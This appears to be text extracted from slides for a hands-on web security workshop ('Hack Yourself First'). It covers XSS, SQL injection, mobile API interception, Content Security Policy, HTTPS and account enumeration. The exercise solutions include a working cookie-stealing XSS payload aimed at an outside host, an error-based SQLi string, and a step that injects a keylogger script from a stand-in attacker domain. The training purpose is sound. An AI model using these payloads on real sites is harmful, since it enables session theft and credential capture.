
Hack Yourself First Troy Hunt troyhunt com troyhunthotmail





- Slides: 46
Hack Yourself First Troy Hunt @troyhunt. com troyhunt@hotmail. com
We’re gonna turn you into lean, mean hacking machines!

Because if we don’t, these kids are going to hack you Jake Davies, 19 (and his mum) Ryan Cleary, 20 (and his mum) Curtis Gervais, 16, awaiting trial (probably with his mum)

Who are we protecting our assets from? $10. 8 B per annum Hacker Resources Can invest where ROI makes sense Pocket money Hacker Competency Bored kids Common Thieves Super Hackers

Your Hacker Tools for Today • A Wi-Fi connection • A mobile device you can configure a proxy on – I have a few spares • Google Chrome – Or another browser with good dev tools • Fiddler – getfiddler. com – Or another HTTP proxy like charlesproxy. com

What we’ll be covering on day 1 Introduction – 30 mins 09: 00 Discovering risks via the browser – 30 mins 09: 30 Using an HTTP proxy – 30 mins 10: 00 Break – 15 mins 10: 30 XSS – 50 mins 10: 45 SQL injection part 1 – 55 mins 11: 35 Lunch – 1 hour 12: 30 Mobile APIs – 60 mins 13: 30 Content Security Policy – 50 mins 14: 30 Break – 15 mins 15: 20 Account Enumeration – 30 mins 15: 35 HTTPS – 55 mins 16: 05 Close 17: 00
Exercise 1 Discovering risks via the browser
Exercise 1 – Chrome developer tools • Familiarise yourself with the dev tools – Elements, network, cookies, console, por… uh, incognito • Create an account at hackyourselffirst. troyhunt. com Hacker Challenge 1: Identify three security risks with the registration process
Exercise 2 Using an HTTP proxy
Exercise 2 – Using an HTTP proxy • Familiarise yourself with Fiddler – Watch requests and their headers, review response body and headers, use the composer to reissue request Hacker Challenge 2: Use Fiddler to vote multiple times on 1 car with your ID
Exercise 3 Reflected cross site scripting (XSS)

Understanding XSS mysite. com/? q=<script>alert('Yay XSS!'); </script> mysite. com/? q=ferrari <p>You searched for <%= Request. Query. String["q"] %></p> <p>You searched <p>You for <script>alert('Yay searched for ferrari</p> XSS!'); </script></p>

Some quick XSS tips • Check the encoding context – You encode for HTML differently than for Java. Script • Check the encoding consistency – Often it’s manual and some characters are not encoded • Play with Java. Script to: – Manipulate the DOM, access cookies, load external resources
Exercise 3 – XSS • Establish the encoding practices on the search page – What’s encoded, what’s not, what contexts are encoding • What can be accessed or manipulated in the DOM Hacker Challenge 3: Create an XSS attack that sends the auth cookie to another site

Exercise 3 solution http: //hackyourselffirst. troyhunt. com/Search? search. Term= '); document. location='http: //www. troyhunt. com/? c='%2 bdocument. cookie; //
Exercise 4 SQL injection (SQLi)

Understanding SQLi mysite. com/? id=foo mysite. com/? id=1 var query = "SELECT * FROM Widget WHERE Id = " query += Request. Query["id"] SELECT**FROMWidget. WHEREId Id==foo 1 Invalid column name 'foo'

Some quick SQLi tips • Think of SQL commands which disclose structure – sys. tables, sys. columns, system commands • Consider how you’d enumerate through records – Select top x rows asc then top 1 rows from that desc • Write out how you think the query works internally – SELECT * FROM Supercar ORDER BY [URL param]

Exercise 4 – SQLi • Explore the database using error-based SQLi – Construct strings to disclose internal data – Cast things to invalid types to disclose via exceptions Hacker Challenge 4: Discover the version of the DB

Exercise 4 solution http: //hackyourselffirst. troyhunt. com/Make/1 ? orderby=@@VERSION*1
Exercise 5 Mobile APIs
Understanding mobile APIs

Who are we protecting our APIs from? HTTP(S) Attacker

Trusting the Fiddler root cert http: //ipv 4. fiddler: 8888
Some quick mobile API tips • Look at the HTTP requests for sensitive data – Credentials, account info, PII • Remove the proxy’s root cert and make HTTPS requests – Is cert validation actually enabled in the app? • In your own apps: – Parameter tampering, auth bypass, direct object refs

Exercise 5 – Mobile APIs • Proxy your device through Fiddler or Charles – Inspect the traffic of your apps – Perform normal activities and monitor requests Hacker Challenge 5: Find three “things of interest” – doesn’t have to be security related
Exercise 6 Fiddler. Script
Understanding Fiddler. Script • Highlight particular request / response patterns • Modify requests or responses in transit • Good representation of what can be done with intercepted traffic • Also great for causing apps to “misbehave”!
Some quick Fiddler. Script tips • Make good use of the Fiddler. Script Cook. Book – Google it – first result • Wrap conditions around response parsing for better perf – Host name / path / content type / method • Don’t forget to hit the “Save Script” button! – Plus debugging can be painful…
Exercise 6 – Fiddler. Script • Modify the traffic returned to your app – Identify request / response patterns of an app – Manipulate request / response to cause misbehaviour Hacker Challenge 6: Proxy your mobile device and cause one of your apps to do something… “interesting”
Exercise 7 Content Security Policy (CSP)
Without a CSP • Anything can be added to the page via a reflected XSS risk • Anything can be added to the DOM downstream of the server – …and you have no idea when this one is happening!
With a CSP • The browser will only load resources you white-list – Local resources – Remote resources • Any violations can be reported – If you’re nervous, you always just report and not block
Some quick CSP tips • Create a white list of what should be allowed to run • Start with nothing and see what breaks – In development! • Use the report feature to track exceptions – You’ll learn some interesting things…
Exercise 7 – CSP • Falafel needs help! – They have no CSP and they’re a financial institution! – We can add one ourselves in transit Hacker Challenge 7: Write a CSP for a site and embed it using Fiddler. Script

Injecting the CSP header if (o. Session. Hostname. Is("www. americanexpress. com")) { o. Session. o. Response. headers["Content-Security-Policy"] = …; }
Exercise 8 HTTPS

Understanding HTTPS Confidentiality Integrity Authenticity
Some quick HTTPS tips • Consider everything sent over HTTP to be compromised – Sometimes that won’t matter… much • Also look at HTTPS content embedded in untrusted pages – Iframes – Links to HTTPS
Exercise 8 – HTTPS • You can’t trust insecure login forms! – The form can be manipulated in transit – Manipulate it to capture the “secure” credentials in transit Hacker Challenge 8: Inject a Java. Script keylogger into an insecure login page using Fiddler script
Injecting the keylogger evilcyberhacker. com/keylogger. js Set the “destination” Java. Script variable
Exercise 9 Account enumeration

Understanding account enumeration Does john@gmail. com have an account? No Does mary@gmail. com have an account? No Does max@gmail. com have an account? Yes
Some quick account enumeration tips • There are usually multiple vectors for identifying the existence of an account • There may or may not be anti-automation defence – And it may be inconsistent across vectors • It may or may not even matter… – Very dependent on the nature

Exercise 9 – Account enumeration • Identify vectors for account enumeration – Think about how to “ask” the site about an account – Identify positive versus negative responses Hacker Challenge 9: Identify 3 sites you use that disclose the presence of your account